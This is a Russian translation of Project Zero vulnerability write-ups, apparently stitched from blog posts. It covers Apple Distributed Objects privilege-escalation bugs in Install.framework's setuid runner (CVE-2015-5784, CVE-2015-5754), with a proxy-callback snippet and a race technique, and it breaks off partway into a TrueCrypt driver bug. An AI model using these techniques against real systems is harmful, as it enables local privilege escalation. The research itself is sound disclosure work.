Спасибо Kaspersky за рекордно быстрое реагирование при обработке этого отчёта: компания задала высокую планку для остальных поставщиков!

В ближайшие недели должны быть исправлены и появиться в нашей системе отслеживания новые проблемы Kaspersky, включая несколько уязвимостей удалённого выполнения кода.

Возвращаясь к Apple IPC, часть 1: Distributed Objects

Автор: Ian Beer, Google Project Zero


В начале этого года на первом Jailbreak Security Summit я выступил с докладом *Auditing and Exploiting Apple IPC*. В интернете доступны слайды и видеозапись.

В итоге я успел рассказать только о трёх отдельных ошибках, связанных с XPC, MIG и необработанными сообщениями Mach, хотя в аннотации было обещано четыре. В этой серии публикаций будут рассмотрены как ошибки, о которых я говорил на саммите, так и оставшаяся без внимания четвёртая проблема в Distributed Objects.

В первой части мы изучим серию ошибок в исполняемом файле с suid root, использующем Distributed Objects.

Distributed Objects

Distributed Objects — очень старая технология RPC для Cocoa Objective-C. Её идея довольно проста: серверный процесс «предоставляет» объект Objective-C, а клиент получает объект-«прокси» удалённого предоставленного объекта. Прокси ведёт себя почти в точности как удалённый объект: у него есть те же вызываемые методы, а большинство аргументов методов сериализуется и передаётся серверу, где для предоставленного объекта вызывается соответствующий метод. Любое возвращаемое значение также сериализуется и отправляется клиенту. Механизм описан в документации Apple Distributed Objects.



> В превосходном блоге Майка Эша есть очень подробная публикация о том, почему объекты-прокси лишь почти в точности похожи на удалённые объекты.

В Objective-C распределённый объект можно определить и предоставить следующим образом:

```
#import <objc/Object.h>
#import <Foundation/Foundation.h>

@interface VendMe : NSObject
- (oneway void) foo:(int)value;
@end

@implementation VendMe
- (oneway void) foo:(int)value
{
  NSLog(@"%d", value);
}
@end

int main(int argc, const char *argv[]) {
  VendMe *toVend = [[VendMe alloc] init];
  NSConnection *conn = [NSConnection defaultConnection];
  [conn setRootObject:toVend];
  [conn registerName:@"com.foo.my_test_service"];
  [[NSRunLoop currentRunLoop] run];
  return 0;
}
```

Здесь мы определили класс `VendMe` с одним методом `foo`. Мы создаём объект `NSConnection`, передаём ему экземпляр `VendMe`, а затем вызываем `registerName`, чтобы сделать объект доступным другим процессам. За кулисами право отправки на порт Mach регистрируется под этим именем в `launchd`, благодаря чему другие процессы могут найти его и отправлять сообщения Mach.

Соответствующий клиентский код выглядит так:

```
#import <Cocoa/Cocoa.h>

int main(int argc, char **argv) {
  id theProxy = [[NSConnection
      rootProxyForConnectionWithRegisteredName:@"com.foo.my_test_service"
                                          host:nil] retain];
  [theProxy foo:123];
  return 0;
}
```

У класса `NSConnection` название метода `rootProxyForConnectionWithRegisteredName` говорит само за себя: получив имя объекта, которое нужно найти через `launchd`, в данном случае `com.foo.my_test_service`, он возвращает объект-прокси, с помощью которого можно взаимодействовать с настоящим объектом, опубликованным удалённым процессом под этим именем. Затем мы вызываем у прокси метод `foo` и передаём целочисленный литерал `123`. Вызов метода перенаправляется серверному процессу, где метод `foo` действительно выполняется и записывает строку `123` в консоль.


Необычные способы управления объектами

Недавняя публикация в блоге Project Zero, в которой Natalie Silvanovich рассказывала о переопределении внутреннего устройства объектов в ActionScript, показала, какие странности возникают, когда объекты ведут себя неожиданным образом. Работа Natalie была сосредоточена на нативном коде, лежащем в основе семейства очень динамичных языков ECMAScript, которые позволяют из сценариев переопределять удивительно низкоуровневое поведение объектов. Многие рассмотренные в её статье ошибки связаны с тем, что нативный код не принимает достаточных мер предосторожности при взаимодействии с такими управляемыми пользователем объектами. Обычно эти ошибки проявляются как обращения к освобождённой памяти или

проблемы time-of-check to time-of-use, поскольку нативный код не учитывает обратные вызовы в управляемый пользователем сценарий, изменяющий состояние.

Distributed Objects позволяет проделывать нечто подобное и с Objective-C :) Разумеется, почти наверняка речь идёт о локальном повышении привилегий или выходе из песочницы, а не об удалённом выполнении кода.

В предыдущем примере DO мы вызвали метод, передав ему аргументом простой целочисленный литерал. Нетрудно представить, как это неизменяемое целое число сериализуется и вновь появляется в целевом процессе: например, можно просто отправить необработанные байты, представляющие значение. Но Objective-C — объектно-ориентированный язык, и параметрами функций могут быть гораздо более сложные объекты. Что, например, произойдёт, если попытаться передать экземпляр пользовательского класса Objective-C в качестве параметра метода объекта-прокси DO?



Если DO не умеет сериализовать параметр через `NSCoding`, то в серверном процессе будет создан прокси клиентского объекта. Более того, если сам протокол имеет слабую типизацию, но код написан с ожиданием, что всегда будет передан определённый тип, мы можем начать обходить заложенную логику функций. Например, если прототип метода объявляет параметр `:(id)UsuallyAString`, а затем вызывает строковые селекторы вроде `stringByAppendingPathComponent`, мы можем подменить эти методы через прокси так, чтобы в данном примере возвращалась вовсе не конкатенация двух строк, а что-то совершенно иное!

Насколько это интересно, зависит от реального использования DO. Существуют ли случаи, когда необычное поведение прокси нарушает предположения привилегированного кода?

Рассмотрим настоящий код, использующий DO.

Install.framework

`Install.framework` — закрытый фреймворк OS X, используемый при установке пакетов. Что интересно, в нём есть вспомогательный исполняемый файл с setuid root:

```
-rwsr-sr-x  1 root  wheel  115K Apr 28 13:13 /System/Library/PrivateFrameworks/Install.framework/Resources/runner
```

Это означает, что при запуске файла обычным пользователем он фактически будет работать с эффективным идентификатором пользователя root.

IFInstallRunner

После рукопожатия с исполняемым файлом runner можно получить объект-прокси экземпляра `IFInstallRunner`.

В списке открытых методов `IFInstallRunner` сразу выделяется один интересный:

```
[IFInstallRunner makeReceiptDirAt:asRoot:]
```

Метод делает именно то, что следует из его имени: по произвольному пути он создаёт подкаталоги `Library/Receipts`. Перед приёмом запросов DO процесс runner временно сбрасывает привилегии:

```
if (!(seteuid(getuid()))) { fail(); }
if (!(setegid(getgid()))) { fail(); }
```

Это стандартный способ временного сброса привилегий процессом setuid, поэтому к моменту входа в код `IFInstallRunner` процесс уже не имеет эффективных прав root.

Если передать методу `makeReceiptDirAt` ненулевое значение параметра `asRoot`, код снова включает привилегии:

```
if (asRoot) {
  seteuid(0);
  setegid(0);
}
```

В конце функции вызывается `restoreUIDs:`, который снова сбрасывает привилегии.

Возможность создавать эти каталоги от имени root, несомненно, интересна, но очевидный путь к эксплуатации разглядеть трудно. Полный метод примерно выглядит так:

```
@implementation IFInstallRunner
- (BOOL)makeReceiptDirAt:(id)pathArg asRoot:(BOOL)asRootArg
{
  NSFileManager *file_manager = [NSFileManager defaultManager];

  if (![file_manager fileExistsAtPath:
          [pathArg stringByAppendingPathComponent:@"Library/Receipts"]]) {
    uid_t real_uid = getuid();
    gid_t real_gid = getgid();

    if (asRoot) {
      seteuid(0);
      setegid(0);
    }

    id pathArgSlashLibrary =
        [pathArg stringByAppendingPathComponent:@"Library"];
    if (![file_manager fileExistsAtPath:pathArgSlashLibrary]) {
      // create the "Library" directory and chown it to the right user:
      if (asRoot) {
        if (!(mkdir([pathArgSlashLibrary fileSystemRepresentation], 0x3fd))) {
          goto fail;
        }
        if (!(chown([pathArgSlashLibrary fileSystemRepresentation], 0, 0x50))) {
          unlink([pathArgSlashLibrary fileSystemRepresentation]);
          goto fail;
        }
      } else {
        if (!(mkdir([pathArgSlashLibrary fileSystemRepresentation], 0x1ed))) {
```

```
          goto fail;
        }
        if (!(chown([pathArgSlashLibrary fileSystemRepresentation],
                    real_uid, real_gid))) {
          unlink([pathArgSlashLibrary fileSystemRepresentation]);
          goto fail;
        }
      }
    }

    id pathArgSlashLibrarySlashReceipts =
        [pathArg stringByAppendingPathComponent:@"Receipts"];
    if ([file_manager fileExistsAtPath:pathArgSlashLibrarySlashReceipts]) {
      // create the "Receipts" directory under that and chown it to the right user:
      if (asRoot) {
        if (!(mkdir([pathArgSlashLibrarySlashReceipts fileSystemRepresentation],
                    0x3fd))) {
          goto fail;
        }
        if (!(chown([pathArgSlashLibrarySlashReceipts fileSystemRepresentation],
                    0, 0x50))) {
          unlink([pathArgSlashLibrarySlashReceipts fileSystemRepresentation]);
          goto fail;
        }
      } else {
        if (!(mkdir([pathArgSlashLibrarySlashReceipts fileSystemRepresentation],
                    0x1c0))) {
          goto fail;
        }
        if (!(chown([pathArgSlashLibrarySlashReceipts fileSystemRepresentation],
                    real_uid, real_gid))) {
          unlink([pathArgSlashLibrarySlashReceipts fileSystemRepresentation]);
          goto fail;
        }
      }
    }
  }

  [self restoreUIDs];
  return 1;

fail:
  [self restoreUIDs];
  return 0;
}
@end
```

Хотя этот код явно написан в расчёте на то, что `pathArg` является `NSString`, поскольку `stringByAppendingPathComponent` — метод `NSString`, интерфейс DO объявляет его тип лишь как `id`. Поэтому мы можем передать произвольный объект-прокси, методы которого выполняются в нашем процессе:

```
@interface FakeString : NSObject
- (id)stringByAppendingPathComponent:(NSString *)aString;
@end

@implementation FakeString
- (id)stringByAppendingPathComponent:(NSString *)aString
{
  NSLog(@"got a callback!");
  return @"anything we want!";
}
@end
```


Если передать экземпляр такого объекта прокси `IFInstallRunner` в метод `createReceiptDir`, можно увидеть, как исполняемый файл suid выполняет обратный вызов в наш процесс при вызове `stringByAppendingPathComponent` для аргумента `pathArg`, позволяя нам полностью управлять семантикой этой поддельной строки. И останавливаться на этом не обязательно! Вместо

строкового литерала `@"anything we want!"` из примера обработчики обратных вызовов могут продолжать возвращать управляемые пользовательские объекты, что позволяет полностью обойти почти всю предполагаемую логику функции. Если проследить транзитивное замыкание всех объектов, управление над которыми мы получаем благодаря контролю над `pathArg`, обнаружится возможность добраться до вызовов `mkdir`, `unlink` и `chown` с управляемыми аргументами. Эта ошибка получила обозначение CVE-2015-5784; полную реализацию можно увидеть в эксплойте, приложенном к отчёту об ошибке. Для исправления в начале функции проверили объект `pathArg` вызовом `[pathArg isProxy]`. И нет, к сожалению, просто проксировать вызов `isProxy` нельзя!

Это, безусловно, намного интереснее простой возможности создавать от имени root подкаталоги `Library/Receipts`. Но можем ли мы добиться большего?

Неявные конечные автоматы

Уровень привилегий, то есть эффективный идентификатор пользователя EUID, процесса runner можно представить в виде очень простого конечного автомата:



Нас интересует лишь, равен ли EUID нулю, то есть есть ли у нас права root. В коде runner этот конечный автомат реализован сбросом и повторным получением привилегий, как мы видели выше. По сути, каждый метод `IFInstallRunner` предполагает, что на входе EUID != 0. Затем он при необходимости возвращает привилегии, выполняет тело метода и перед выходом снова их сбрасывает.

Здесь есть фундаментальная проблема: EUID действует на весь процесс, тогда как Distributed Objects по своей природе работает параллельно, позволяя одновременно взаимодействовать с несколькими объектами-прокси одного процесса. Поэтому инвариант «на входе EUID != 0», на который полагается каждый метод `IFInstallRunner`, необходимо явно обеспечивать блокировками: при наличии нескольких прокси-соединений он уже не будет выполняться неявно. Однако в коде таких блокировок нет.

Насколько это интересно, опять же зависит от двух обстоятельств:

1. Существуют ли методы DO, способные сделать что-нибудь полезное, если инвариант EUID != 0 не выполняется?
2. Можно ли выиграть состояние гонки? Работают ли прокси DO каждый в отдельном потоке или являются лишь источниками run loop? Достаточно ли у нас контроля, чтобы создать гонку и победить в ней?


Список методов `IFInstallRunner` позволяет легко ответить на первый вопрос: метод `runTaskSecurely` позволяет указать путь к исполняемому файлу, после чего заставляет runner

выполнить его через `exec`. Обратите внимание: в отличие от `makeReceiptDirAt`, этот метод не имеет параметра asRoot. В обычных обстоятельствах он выполняется с EUID простого пользователя.

Чтобы ответить на второй вопрос, можно посмотреть список потоков процесса runner командой `thread list` в lldb. Судя по нему, отдельные предоставленные распределённые объекты не получают собственных потоков управления. Однако эксперименты показывают: если добиться обратного вызова от runner в наш код через прокси, runner будет ждать нашего ответа, прежде чем продолжить. Пока он ждёт, мы действительно можем успешно вызывать методы любых других имеющихся у нас объектов-прокси, и они будут выполняться в целевом процессе!

Собираем всё вместе

Итоговый эксплойт выглядит примерно так:



Эта ошибка получила обозначение CVE-2015-5754. Рабочий эксплойт для OS X <= 10.10.3 можно найти в исходном отчёте об ошибке. Помимо проверки `[pathArg isProxy]`, исправление этой проблемы включало добавление `NSLocks`, чтобы сделать неявный конечный автомат явным и обеспечить соблюдение его правил.

Драйверы Windows действительно коварны

Автор: Джеймс Форшоу, охотник за ошибками в драйверах.


Аудит безопасности сложен, и ни одна проверка не гарантирует обнаружения всех уязвимостей. В статье описывается проблема в драйвере TrueCrypt для Windows — кодовой базе, уже прошедшей формальную оценку безопасности.

Обычный пользователь или даже код внутри песочницы Low Integrity мог переназначить основной системный диск и повысить привилегии до SYSTEM или ядра. Ошибка напрямую не компрометировала зашифрованные данные в состоянии покоя.

История DosDevices


В DOS и основанных на DOS версиях Windows буквы дисков назначались по типу устройства и раздела. Windows NT вместо этого представляет буквы, например `C:`, как символические ссылки диспетчера объектов, указывающие на такие объекты устройств, как `\Device\HarddiskVolume4`, что рассмотрено в статье «Защитные меры Windows 10 для символических ссылок».

Windows NT 3.1 хранила эти ссылки в корневом каталоге объектов `\DosDevices`. При одном интерактивном пользователе единого глобального пространства имён было достаточно. Пути DOS Win32 преобразовывались в абсолютные пути дисков и получали префикс `\DosDevices` до передачи нативным вызовам NT.




В NT 4 каталог был переименован в `\??`, вероятно, чтобы ядро могло быстро распознавать четырёхсимвольный префикс `\??\`. `\DosDevices` стал символической ссылкой совместимости на новое имя.

Для быстрого переключения пользователей и удалённого рабочего стола Windows XP потребовались отдельные пользовательские отображения. Каждый вход в систему получал каталог в `\Sessions\0\DosDevices\<logon-id>`.



Для его разрешения прежний `\??` стал `\GLOBAL??`, а `\??` — виртуальным каталогом. Чтение сначала ищет в пользовательском каталоге вызывающей стороны, а затем переходит к `\GLOBAL??`. Новые объекты, создаваемые через виртуальный `\??`, попадают только в пользовательский каталог. Администраторы управляют `\GLOBAL??`, обычные пользователи — собственными каталогами.

В Windows 2000 также появилась карта устройств отдельного процесса. `NtSetInformationProcess(ProcessDeviceMap)` может заменить `\??` дескриптором другого каталога объектов. В XP и более новых версиях неразрешённые имена по-прежнему переходят к `\GLOBAL??`. Эту карту видит только выбранный процесс.



Подробности уязвимости

TrueCrypt предоставляет IOCTL для подключения, отключения и перечисления томов. Уязвимые пути — `TC_IOCTL_MOUNT_VOLUME` и `TC_IOCTL_DISMOUNT_VOLUME` в `Driver\Ntdriver.c`; архивный **truecrypt-7.1a-source.zip** (файл в files/truecrypt-7.1a-source.zip) включён локально.

Обычно Windows назначает букву диска через Mount Manager — доступную только администратору операцию, сохраняемую в реестре. В качестве альтернативы драйвер может непосредственно создать символическую ссылку с помощью IoCreateSymbolicLink.aspx). В обоих случаях обычным приложениям нужно отображение в пространстве имён DosDevices.

TrueCrypt поддерживает Mount Manager, но также создаёт ссылку вручную:

```
// Create the symbolic link even when Mount Manager was notified,
// because it sometimes fails to create one.
CreateDriveLink(mount->nDosDriveNo);
```

Пользовательский режим передаёт число от 0 до 25 для букв от A до Z:

```
#define DOS_MOUNT_PREFIX L"\\DosDevices\\"

void TCGetDosNameFromNumber(LPWSTR dosname, int nDriveNo) {
    WCHAR tmp[3] = { 0, ':', 0 };
